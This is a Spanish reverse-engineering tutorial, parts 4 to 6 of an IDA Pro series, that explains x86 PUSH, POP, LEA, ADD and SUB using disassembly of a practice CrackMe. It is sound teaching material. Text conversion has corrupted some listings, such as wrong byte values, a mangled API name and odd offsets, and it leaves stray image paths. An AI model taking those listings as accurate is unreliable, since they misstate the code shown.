0040109D push     0             ; hMenu
0040109F push     0             ; hWndParent
004010A1 push     8000h        ; nHeight
004010A6 push     8000h        ; nWidth
004010A8 push     6Eh          ; Y
004010AD push     0B4h          ; X
004010B2 push     0CF0000h       ; dwStyle
004010B7 push     offset WindowName ; "CrackMe v1.0"
004010BC push     offset ClassName ; "No need to disasm the code!"
004010C1 push     0             ; dwExStyle
004010C3 call    CreateWindowExA
004010C8 mov      ds:hWnd, eax
004010CD push     1             ; nCmdShow
004010CF push     ds:hWnd       ; hWnd
004010D5 call    ShowWindow
004010DA push     ds:hWnd       ; hWnd
004010E0 call    UpdateWindow
004010E5 push     1             ; bErase
004010E7 push     0             ; lpRect
004010E9 push     dword ptr [ebp+8] ; hWnd
004010EC call    InvalidateRect
```

Normalmente en 32 bits se usa PUSH para enviar los argumentos de una función al stack, antes de llamarla con un CALL, vemos allí arriba ese ejemplo en 0x40104f.

PUSH 64 coloca el dword 64 en la parte superior del stack, luego PUSH EAX coloca encima del anterior el valor de EAX dejando debajo al anterior guardado y pasando este último a ser el tope del stack.

ESP → valor de EAX

→ 0x64

Allí vemos diferentes tipos de PUSH, podemos pushear constantes, pero también podemos pushear direcciones de memoria, como en este caso.

```
004010H0 push    0040          ; ^
004010B2 push    0CF0000h      ; dwStyle
004010B7 push    offset WindowName ; "CrackMe v1.0"
004010BC push    offset ClassName ; "No need to disasm the code!"
004010C1 push    0              ; dwExStyle
004010D9 call    CreateWindowExA
```

Vemos la palabra OFFSET delante del TAG correspondiente a una string, allí lo que pushearía sería la dirección cuyo contenido es una string o array de caracteres.

Si hacemos doble click en el tag que representa el nombre de la string WindowName.

En código fuente en C un array de caracteres se podría definir de esta forma

```
char cadena[] = "Hola";
```

```
DATA:004020E5 db 21h ; ?
DATA:004020E6 db 0
DATA:004020E7 ; CHAR WindowName[]
DATA:004020E7 WindowName db 'CrackMe v1.0',0 ; DATA XREF: start+B7f0
DATA:004020F4 ; CHAR ClassName[]
DATA:004020F4 ClassName db 'No need to disasm the code!',0 ; DATA XREF: start+E1f0
DATA:004020F4
```

Vemos que en este caso utiliza dos líneas para la descripción de la variable.

char WindowName[] lo coloca porque detecta de la api CreateWindow, a la que se le pasa el argumento el mismo debe ser un LPCTSTR que es un char[] y que dicho argumento es una string llamada WindowName.

# CreateWindow function

Creates an overlapped, pop-up, or child window. It specifies the window class, window style, and position. The function also specifies the window's parent or owner, if any, and the window's resource handles.

To use extended window styles in addition to the styles supported by **CreateWindow**, call **GetClassInfo**.

## Syntax

C++

```
HWND WINAPI CreateWindow(
    _In_opt_ LPCTSTR     lpClassName,
    _In_opt_ LPCTSTR     lpWindowName,
    _In_      DWORD      dwStyle,
    _In_      int        x,
    _In_      int        y,
    _In_      int        nWidth,
    _In_      int        nHeight,
    _In_opt_ HWND        hWndParent,
    _In_opt_ HMENU       hMenu,
    _In_opt_ HINSTANCE  hInstance,
    _In_opt_ LPVOID      lpParam
);
```

De cualquier manera, es una array de caracteres o bytes solo que IDA le agrega un poco más de info que obtiene de la api, vemos que luego de 0x4020e7 la siguiente dirección en el listado es 0x4020f4 o sea que hay varios bytes consecutivos que corresponden a los caracteres de la string "Crackme v1.0" y el cero que delimita el final de la string.



```

DATA:004020E5 db 21h ; ?
DATA:004020E6 db 0
DATA:004020E7 ; CHAR WindowName[]
DATA:004020E7 WindowName db 'CrackMe v1.0',0 ; DATA XREF: start+B7f0
DATA:004020F4 ; CHAR ClassName[]
DATA:004020F4 ClassName db 'No need to disasm the code!',0 ; DATA XREF: start+E1f0
DATA:004020F4

```

Si apretamos la tecla D para cambiar el tipo de dato encima de WindowName.

Vemos que podemos hacer que deje de detectar que es un array de caracteres y quede como **db** o byte.

```

DATA:004020E7 ; CHAR byte_4020E7[]
DATA:004020E7 byte_4020E7 db 43h ;
DATA:004020E8 db 72h ; r
DATA:004020E9 db 61h ; a
DATA:004020EA db 63h ; c
DATA:004020EB db 68h ; k
DATA:004020EC db 40h ; M
DATA:004020ED db 65h ; e
DATA:004020EE db 20h
DATA:004020EF db 76h ; u
DATA:004020F0 db 31h ; 1
DATA:004020F1 db 2Eh ; .
DATA:004020F2 db 30h ; 0
DATA:004020F3 db 0

```

Son los mismos bytes correspondientes a la string Crackme v1.0 ...

Vemos que en la referencia donde está la instrucción original cambio, obviamente la palabra offset delante hace que se siga pusheando el valor **0x4020E7** pero ahora como el contenido dejo de ser un array de caracteres y paso a ser un byte, la instrucción cambio a

```

004010AD push 0B4h ; X
004010B2 push 0CF0000h ; dwStyle
004010B7 push offset byte_4020E7
004010BC push offset ClassName ; "No need to disasm the code!"
004010C1 push 0 ; dwExStyle
004010C3 call CreateWindowExA
004010D0 endp

```

**push offset byte\_4020e7**

Ya que cuando busca el contenido de **0x4020e7** para informarnos que es, allí hay un **db** o sea es una variable cambiada por nosotros a una de un solo byte.

```

DATA:004020E0          dd    0
DATA:004020E7 ; CHAR byte_4020E7[1]  db 43h
DATA:004020E7 byte_4020E7      db 43h
DATA:004020E8          db 72h ; r
DATA:004020E9          db 61h ; a
DATA:004020EA          db 63h ; c
DATA:004020EB          db 68h ; k
DATA:004020EC          db 40h ; M
DATA:004020ED          db 65h ; e
DATA:004020EE          db 20h
DATA:004020EF          db 76h ; v
DATA:004020F0          db 31h ; 1
DATA:004020F1          db 2Eh ; .
DATA:004020F2          db 30h ; 0
DATA:004020F3          db 0
DATA:004020F4 ; CHAR ClassName[]      db 'No need to disasm thi
DATA:004020F4 ClassName        db 'No need to disasm thi

```

Apretando la A que es string ASCII vuelve a mostrarse como antes.

```

DATA:004020E0          dd    0
DATA:004020E7 ; CHAR aCrackmeV1_0[1]  db 'CrackMe v1.0',0      ; DATA XREF: start+B7t0
DATA:004020E7 aCrackmeV1_0      db 'CrackMe v1.0',0
DATA:004020F4 ; CHAR ClassName[]      db 'No need to disasm thi

```

Asimismo si cuando trabajamos vemos alguna string como bytes sueltos

```

DATA:004020D1          db 0
DATA:004020D2          db 0
DATA:004020D3          db 0
DATA:004020D4          db 0
DATA:004020D5          db 0
DATA:004020D6          db 54h ; T
DATA:004020D7          db 72h ; r
DATA:004020D8          db 79h ; y
DATA:004020D9          db 20h
DATA:004020DA          db 74h ; t
DATA:004020DB          db 6Fh ; o
DATA:004020DC          db 20h
DATA:004020DD          db 63h ; c
DATA:004020DE          db 72h ; r
DATA:004020DF          db 61h ; a
DATA:004020E0          db 63h ; c
DATA:004020E1          db 68h ; k
DATA:004020E2          db 20h
DATA:004020E3          db 60h ; m
DATA:004020E4          db 65h ; e
DATA:004020E5          db 21h ; !
DATA:004020E6          db 0
DATA:004020F7 ; CHAR aCrackmeII_0[1]

```

Yendo al inicio de la misma y apretando la A quedara mejor.

```

DATA:004020D5          db 0
DATA:004020D6 aTryToCrackMe db 'Try to crack me!',0

```

En este caso vemos que esta string no está definida en dos líneas, como la anterior ni dice que es un CHAR[], sino que solo está definida con un tag que empieza con la letra a por ser una string ASCII, en el caso anterior la aclaración que tenía de más venía porque detectaba que era un argumento de una api o función de sistema y esa le avisaba que ese argumento debía ser un char[] y por eso lo agregaba ahí, sino una string sin más aclaración, se verá como esta última.

Allí vemos otra string

```
DATA:00402110 aMenu db 'MENU',0 ; DATA XREF: start+77↑o
```

Allí en 0x402110 comienza el primer byte de la misma se puede descomponer para verlos apretando D en aMenu.

```
DATA:004020F4
• DATA:00402110 byte_402110 db 40h ; start+81↑o ...
• DATA:00402111 db 45h ; E ; DATA XREF: start+77↑o
• DATA:00402112 db 4Eh ; N
• DATA:00402113 db 55h ; U
• DATA:00402114 db 0
```

Si apretamos la A volvemos a lo que era originalmente

Si con X busco la referencia y voy a ver dónde usa esa string

```
00401068 mov ds:WndClass.hCursor, eax
0040106D mov ds:WndClass.hbrBackground, 5
00401077 mov ds:WndClass.lpszMenuName, offset aMenu ; "MENU"
00401081 mov ds:WndClass.lpszClassName, offset ClassName ; "No need to disasm the code!""
0040108B push offset WndClass ; lpWndClass
00401090 call ReplacerClass@
```

Vemos que allí guarda la dirección 0x402110 la ya que pone OFFSET delante.

Normalmente cuando se les pasan argumentos a funciones veremos siempre el **PUSH offset xxxx** ya que lo que se busca es pasar la dirección donde está la string si no tuviera la palabra offset estaríamos pusheando el contenido de la dirección 0x402110 que son los bytes 55 4e 45 4d de la misma string y las apis no trabajan de esa forma siempre se les pasa el puntero al inicio o dirección donde se inicia la string.

En el caso en esta instrucción que vemos arriba el prefijo DS:TAG indica que va a guardar en una dirección de memoria de la sección data (DS=DATA), más adelante cuando veamos estructuras veremos ese caso por ahora lo que importa es que guarda en la sección DATA en una dirección de la misma, la dirección que apunta al inicio de la string

POP

The screenshot shows the IDA Pro interface with the Registers window open. The assembly code is as follows:

```
00401284
00401284 loc_401284:
00401284 pop    edi
00401285 pop    esi
00401286 pop    ebx
00401287 leave
00401288 retn   10h
```

Es la operación que lee el valor superior del stack y lo mueve al registro destino en este caso vemos POP EDI leerá el primer valor o TOP del stack y lo copiara a EDI y luego apuntará ESP al valor que estaba debajo para que pase a ser el TOP del stack.

Si hacemos una búsqueda de texto de la palabra POP vemos que no se utilizan muchas variantes a pesar de que existe la posibilidad de POPEAR a una dirección de memoria en vez de a un registro, esta opción no es muy usada.

The screenshot shows the IDA Pro interface with a search results table titled "Occurrences of: pop". The table lists various instances of the "pop" instruction across different memory segments:

Segment	Address	Function	Instruction
CODE	CODE:004011E6	WndProc	pop    ebx
CODE	CODE:004011E7	WndProc	pop    edi
CODE	CODE:004011E8	WndProc	pop    esi
CODE	CODE:00401240	WndProc	pop    eax
CODE	CODE:00401284	sub_401253	pop    edi
CODE	CODE:00401285	sub_401253	pop    esi
CODE	CODE:00401286	sub_401253	pop    ebx
CODE	CODE:00401325	DialogFunc	pop    edi
CODE	CODE:00401326	DialogFunc	pop    esi
CODE	CODE:00401327	DialogFunc	pop    ebx
CODE	CODE:0040139C	sub_40137E	pop    esi
CODE	CODE:004013AC	sub_40137E	pop    esi
CODE	.idata:00403280		; BOOL __stdcall GetSaveFileNameA(LPOOPENFILENAMEA)

Seguiremos en la parte 5 con más instrucciones para poder meternos en el funcionamiento del LOADER.

BYE

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 5

---

Seguiremos viendo las instrucciones principales y los usos en el código lógicamente cuando lleguemos a la parte del debugger veremos más ejemplos donde se ven los resultados de aplicar cada una de ellas en un contexto real.

## LEA (LOAD EFFECTIVE ADDRESS)

### LEA A,B

La instrucción LEA mueve la dirección especificada en B en A. Nunca se accede al contenido de B siempre será la dirección o el resultado de la operación entre corchetes en el segundo operando. Se utiliza muchísimo para obtener las direcciones de memoria de variables o argumentos.

Veamos algunos ejemplos para aclarar.

```
View-A Occurrences of: lea Hex View-1 Structures
00401170 sub_401170 proc near
00401170 var_24= byte ptr -24h
00401170 var_18= byte ptr -18h
00401170 var_14= dword ptr -14h
00401170 var_10= dword ptr -10h
00401170 var_C= dword ptr -0Ch
00401170 var_4= dword ptr -4
00401170 arg_0= dword ptr 8
00401170
00401170 push    ebp
00401171 mov     ebp, esp
00401173 push    0FFFFFFFh
00401175 push    offset sub_429AD9
0040117A mov     eax, large fs:0
00401180 push    eax
00401181 sub     esp, 18h
00401184 mov     eax, __security_cookie
00401189 xor     eax, ebp
0040118B mov     [ebp+var_10], eax
0040118E push    esi
0040118F push    edi
00401190 push    eax
00401191 lea     eax, [ebp+var_C]
00401194 mov     large fs:0, eax
(311.70) (947.193) 000011F0 004011F0: sub 401170+80 (Synchronous)
```

Normalmente en las funciones detectadas por IDA existen argumentos que se le pasan a la misma, la mayor parte de las veces con la instrucción PUSH antes de llamar a la función.

Como vimos PUSH guardaba esos valores en el stack dichos valores son llamados argumentos.

```

00401170
00401170 ; Attributes: bp-based frame
00401170
00401170 sub_401170 proc near
00401170
00401170 var_24= byte ptr -24h
00401170 var_18= byte ptr -18h
00401170 var_14= dword ptr -14h
00401170 var_10= dword ptr -10h
00401170 var_C= dword ptr -8ch
00401170 var_4= dword ptr -4
00401170 arg_0= dword ptr 8
00401170

```

Como vemos en la lista de variables y argumentos que hay en el encabezado de cada función, esta tiene un solo argumento en el stack pues en la lista solo hay un arg en este caso el arg\_0.

Vemos también que la función tiene variables locales para las cuales reserva un espacio en el stack arriba de los argumentos, esos son los var\_xx.

Ya explicaremos más adelante la ubicación exacta de los argumentos y variables en el stack por ahora solo importa que cada argumento o variable que usa una función tendrá una dirección donde esta ubicada y un valor tal cual cualquier variable en cualquier parte de la memoria.

```

View-A Occurrences of: lea Hex View-1 Structures
00401170
00401170 sub_401170 proc near
00401170
00401170 var_24= byte ptr -24h
00401170 var_18= byte ptr -18h
00401170 var_14= dword ptr -14h
00401170 var_10= dword ptr -10h
00401170 var_C= dword ptr -8ch
00401170 var_4= dword ptr -4
00401170 arg_0= dword ptr 8
00401170
00401170 push ebp
00401171 mov ebp, esp
00401173 push 0FFFFFFFh
00401175 push offset sub_4290D9
0040117A mov eax, large fs:0
00401180 push eax
00401181 sub esp, 18h
00401184 mov eax, __security_cookie
00401189 xor eax, ebp
0040118B mov [ebp+var_10], eax
0040118E push esi
0040118F push edi
00401190 push eax
00401191 lea eax, [ebp+var_C]
00401194 mov large fs:0, eax

```


(311.70) (947.193) 000011F0 004011F0: sub 401170+80 (Synchronous)

Por lo tanto, en esta imagen vemos que cuando el programa en 0x401191 utiliza una instrucción LEA, lo que hace es mover la dirección del stack donde esta ubicada dicha variable a diferencia de si usara un MOV que movería el contenido o valor guardado en dicha variable.

O sea que LEA a pesar de usar un corchete solo mueve la dirección sin acceder al contenido de la misma porque en el fondo solo resuelve las operaciones dentro del corchete sin acceder al contenido y como EBP normalmente se usa como base de las variables y argumentos del stack en cada función, lo que hace realmente es sumarle o restarle una constante al valor de EBP que apunta a una dirección del stack tomada como base para dicha función.

## L REVERSING CON IDA PRO DESDE CERO PARTE 3\VE

tions Windows Help



Si hacemos clic derecho en esa variable vemos que la forma puramente matemática de escribirla a la cual se puede cambiar usando la tecla Q es [EBP-0C]

Por eso el LEA lo que hace realmente es resolver esa operación EBP -0C ya que EBP tiene una dirección del stack que será la base en esta función, restándole 0c obtengo la dirección de dicha variable.

Muchos se preguntan en este punto si no es más sencillo que IDA utilice la notación matemática pura para las variables y argumentos, en vez de EBP más o menos un tag.

El tema es que para el reversing es muy importante poder renombrar las variables y argumentos con nombres que le pongamos nosotros interactivamente a medida que nos vamos dando cuenta que rol cumple cada una y el nombre me servirá para orientarme.

No es lo mismo una variable que se llame EBP - 0C que yo la pueda renombrar a EBP + SIZE, si me doy cuenta por ejemplo de que allí guarda un size o sea un tamaño (se renombra usando la tecla N prueben) de ultima si necesito la expresión matemática pura la puedo consultar haciendo click derecho.

The screenshot shows the assembly code with several annotations:

- A blue circle highlights the variable 'var\_10' at address 00401170.
- A blue circle highlights the variable 'size' at address 00401170.
- A blue circle highlights the variable 'var\_4' at address 00401170.
- A blue circle highlights the variable 'arg\_0' at address 00401170.
- A blue circle highlights the instruction 'lea eax, [ebp+size]' at address 00401190.
- A blue circle highlights the instruction 'mov large fs:[0], eax' at address 00401194.
- A blue circle highlights the instruction 'mov esi, [ebp+arg\_0]' at address 0040118E.

```

00401170 var_10= dword ptr -10h
00401170 size= dword ptr -0Ch
00401170 var_4= dword ptr -4
00401170 arg_0= dword ptr 8
00401170
00401170 push    ebp
00401171 mov     ebp, esp
00401173 push    0FFFFFFFh
00401175 push    offset sub_429AD9
0040117A mov     eax, large fs:[0]
00401180 push    eax
00401181 sub    esp, 18h
00401184 mov     eax, __security_cookie
00401189 xor    eax, ebp
0040118B mov     [ebp+var_10], eax
0040118E push    esi
0040118F push    edi
00401190 push    eax
00401191 lea    eax, [ebp+size]
00401194 mov     large fs:[0], eax
00401198 mov     esi, [ebp+arg_0]

```

Por eso también LEA se usa para resolver operaciones que están dentro del corchete lo cual mueve luego al registro de destino el resultado, sin acceder al contenido del mismo.

P EJ:

LEA EAX ,[4+5]

Moverá 9 a EAX Y no moverá el contenido de la dirección 0x9 como haría un

MOV EAX,[4 +5]

Y por eso

LEA EAX,[EBP - 0C]

Mueve el resultado de EBP - 0C que es la dirección de memoria de la variable que se obtiene al resolver EBP - 0C y la mueve a EAX.

MOV EAX ,[EBP - 0C]

Además de resolver EBP - 0C y obtener la misma dirección busca el contenido de la misma o sea el valor guardado en dicha variable y lo mueve a EAX.


Es muy importante que nos demos cuenta la diferencia del LEA y el MOV y como se termina utilizando el primero para obtener direcciones de variables y el segundo para obtener los valores guardados en la misma.

The screenshot shows the IDA Pro interface with the search results for the instruction 'lea'. The main window displays a table with columns for Address, Function, and Instruction. The table lists numerous instances of the 'lea' instruction across various memory addresses, often involving registers like eax, ecx, edx, and esi, and memory locations relative to EBP (e.g., [ebp+arg\_4], [ebp+var\_C]). The search results window title is 'Occurrences of: lea'.

Address	Function	Instruction
.text:004153E9	sub_415360	lea eax, [ebp+arg_4]
.text:00415420	sub_415360	lea ecx, [ebp+arg_0]
.text:00415431	sub_415360	lea edx, [ebp+arg_0]
.text:00415435	sub_415360	lea ecx, [esi+8]
.text:00415705	sub_4156D0	lea ecx, [esi-4]
.text:00415718	sub_4156D0	lea edx, [esi+eax*4+14h]
.text:00415720	sub_4156D0	lea edx, [esi+eax*4+14h]
.text:0041576F	sub_415750	lea eax, [ebp+var_C]
.text:0041578E	sub_415750	lea eax, [esi-14h]
.text:004157BB	sub_415750	lea ecx, [eax+10h]
.text:0041585F	sub_415840	lea eax, [ebp+var_C]
.text:0041587E	sub_415840	lea eax, [esi-8]
.text:004158A2	sub_415840	lea ecx, [eax+4]
.text:0041594B	sub_415930	lea eax, [ebp+var_C]
.text:0041596F	sub_415930	lea ecx, [esi+0Ch]
.text:004159CA	sub_4159B0	lea eax, [ebp+var_C]
.text:004159E7	sub_4159B0	lea edx, [eax+0Ch]
.text:00415AEF	sub_415AD0	lea eax, [ebp+var_C]
.text:00415B26	sub_415AD0	lea eax, [ebp+arg_0]
.text:00415B2A	sub_415AD0	lea ecx, [ebx-4]
.text:00415BA0	sub_415AD0	lea ecx, [ebp+var_10]
.text:00415BB0	sub_415AD0	lea edx, [ebp+var_10]
.text:00415BB6	sub_415AD0	lea edx, [ebp+var_1C]
.text:00415BFC	sub_415AD0	lea ecx, [ebp+arg_4]


Vemos en el resultado de la búsqueda del texto LEA en el VEWIEVER que la mayor parte de las veces se usa para obtener direcciones de variables o argumentos del stack. (Las que tienen EBP más algo son mayoría)

El resto son operaciones combinadas entre registros y constantes cuyo resultado se move al primer operando que pueden dar resultados numéricos o alguna dirección también dependiendo del valor de los registros.



Al momento de resolver la operación si ESI vale por ejemplo 400000 y EAX vale 2 se moverá a EDX el resultado de .

$0x400000 + 2 * 4 + 0x14$



O sea se moverá `0x40001c`.

Hasta la parte 6.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 6


Sigamos con las instrucciones aritméticas y lógicas.

## ADD A,B

Suma el valor de B a A y guarda el resultado en A.

A puede ser un registro o el contenido de una posición de memoria, B puede ser registro, una constante o el contenido de una posición de memoria (no se permite que A y B a la vez sean contenidos de posiciones de memoria en la misma instrucción)

Veamos algunos ejemplos de ADD buscando el texto ADD en el VEWIEWER.



The screenshot shows the IDA Pro viewer window with the following interface elements:

- Toolbar: Function, Unexplored, Instruction, External symbol.
- Search bar: IDA Vie..., Occurrences of: ..., Hex Vie... (with dropdown).
- Table header: Address, Function, Instruction.
- Table data:

Address	Function	Instruction
.text:00401000	sub_401000	; Section 1. (virtual a
.text:0040108D	sub_401060	add ecx, 4
.text:0040113F	sub_401110	add eax, 4
.text:004011E3	sub_401170	add esp, 4
.text:004012E1	sub_401250	add esp, 4
.text:00401317	sub_401250	add edi, 2
.text:00401414	sub_401360	add esp, 4
.text:0040144E	sub_401360	add edi, 2
.text:0040150B	sub_401490	add esp, 1Ch
.text:004015C1	sub_401560	add esp, 20h
.text:00401683	sub_4015F0	add esp, 1Ch
.text:0040170D	sub_4016C0	add esp, 4
.text:0040172C	sub_4016C0	add esp, 0Ch
.text:00401785	sub_401750	add esp, 8
.text:0040179F	sub_401750	add esp, 0Ch
.text:00401831	sub_4017C0	add edi, 5
.text:00401865	sub_4017C0	add esp, 8
.text:004018B3	sub_4017C0	add eax, 4
.text:004018DF	sub_4017C0	add esp, 8
.text:00401982	sub_401950	add edx, 2
.text:00401985	sub_401950	add esi, 2
.text:00401A01A65	sub_401A20	add esp, 14h

Ahí vemos muchos ejemplos de sumas donde el primer miembro es un registro y el segundo una constante, como sabemos se sumará al valor que tiene el registro en ese momento, el valor de la constante y se guardara en el registro.

```

0040107D    add    [ebp+var_0], large fs:0, eax
00401083    mov    [ebp+var_10], ecx
00401086    mov    [ebp+var_4], 0FFFFFFFh
0040108D    add    ecx, 4
00401090    call   ds:??1locale@std@@QAE@XZ
00401096    mov    ecx, [ebp+var_C]
00401099    mov    large fs:0, ecx

```

En este ejemplo si ECX vale 10000 se le suma la constante 4 y el resultado 10004 se guarda en el mismo ECX.

```

00413C80
00413C80
00413C80 ; Attributes: bp-based frame
00413C80
00413C80 sub_413C80 proc near
00413C80
00413C80 arg_0= dword ptr 8
00413C80
00413C80 push  ebp
00413C81 mov   ebp, esp
00413C83 mov   ecx, [ebp+arg_0]
00413C86 add   dword ptr [ecx+30h], 0FFFFFFFh
00413C8A mov   eax, [ecx+30h]
00413C8D jnz   short loc_413C9A

```

En este caso sumara 0xFFFFFFFF al valor que tenga previamente el contenido de la dirección a la que apunta ECX +30 siempre que dicha dirección tenga permiso de escritura, hará la suma y guardara el resultado allí.

Si ECX por ejemplo valiera 0x10000, en 0x10030 si el contenido fuera el valor 1 y a eso se le suma 0xFFFFFFFF que es -1 por lo tanto el resultado sería cero y se guardara en 0x10030.

En el CRACKME.EXE hay un ejemplo de la suma de dos registros.

```

004013CC add    edi, ebx
004013CF inc    esi
004013CF jmp    short loc_4013C6

```

En ese caso se sumará el valor de ambos registros y se guardará en EDI.

Por supuesto también se pueden sumar registros de 16 bits y 8 bits.

ADD AL,8

ADD AX,8

ADD BX,AX

ADD byte ptr ds: [EAX],7

Donde sumara al byte del contenido que apunta EAX el valor 7 y lo guardara en el mismo lugar.

Y todas las combinaciones posibles de sumas entre registros, contenidos de posiciones de memoria y constantes, como vimos todas las combinaciones son válidas, salvo que A sea una constante y que ambos sean contenidos de direcciones de memoria a la vez en la misma instrucción.

### SUB A,B

Es exactamente igual a ADD salvo que en vez de realizar la operación suma en este caso restara enteros y guardara el resultado en A, las combinaciones posibles son las mismas.

Address	Function	Instruction
text:0041C7DD	sub_41C5F0	sub [ebp+arg_4], eax
text:0041C82D	sub_41C5F0	sub eax, 1
text:0041C83A	sub_41C5F0	sub eax, 1
text:0041CD41	sub_41CD30	sub esp, 8
text:0041CE31	sub_41CE20	sub esp, 14h
text:0041CF77	sub_41FCF0	sub esi, [eax+8]
text:0041D051	sub_41D040	sub esp, 8
text:0041D086	sub_41D040	sub esi, ecx
text:0041D088	sub_41D040	sub esi, ebx
text:0041D2B1	sub_41D2A0	sub esp, 11Ch
text:0041D647	sub_41D2A0	sub eax, ecx
text:0041D757	sub_41D2A0	sub [ebp+var_24], 10h
text:0041D80E	sub_41D2A0	sub edi, 10h
text:0041DA31	sub_41DA20	sub esp, 13Ch
text:0041DBFE	sub_41DA20	sub [ebp+arg_4], eax
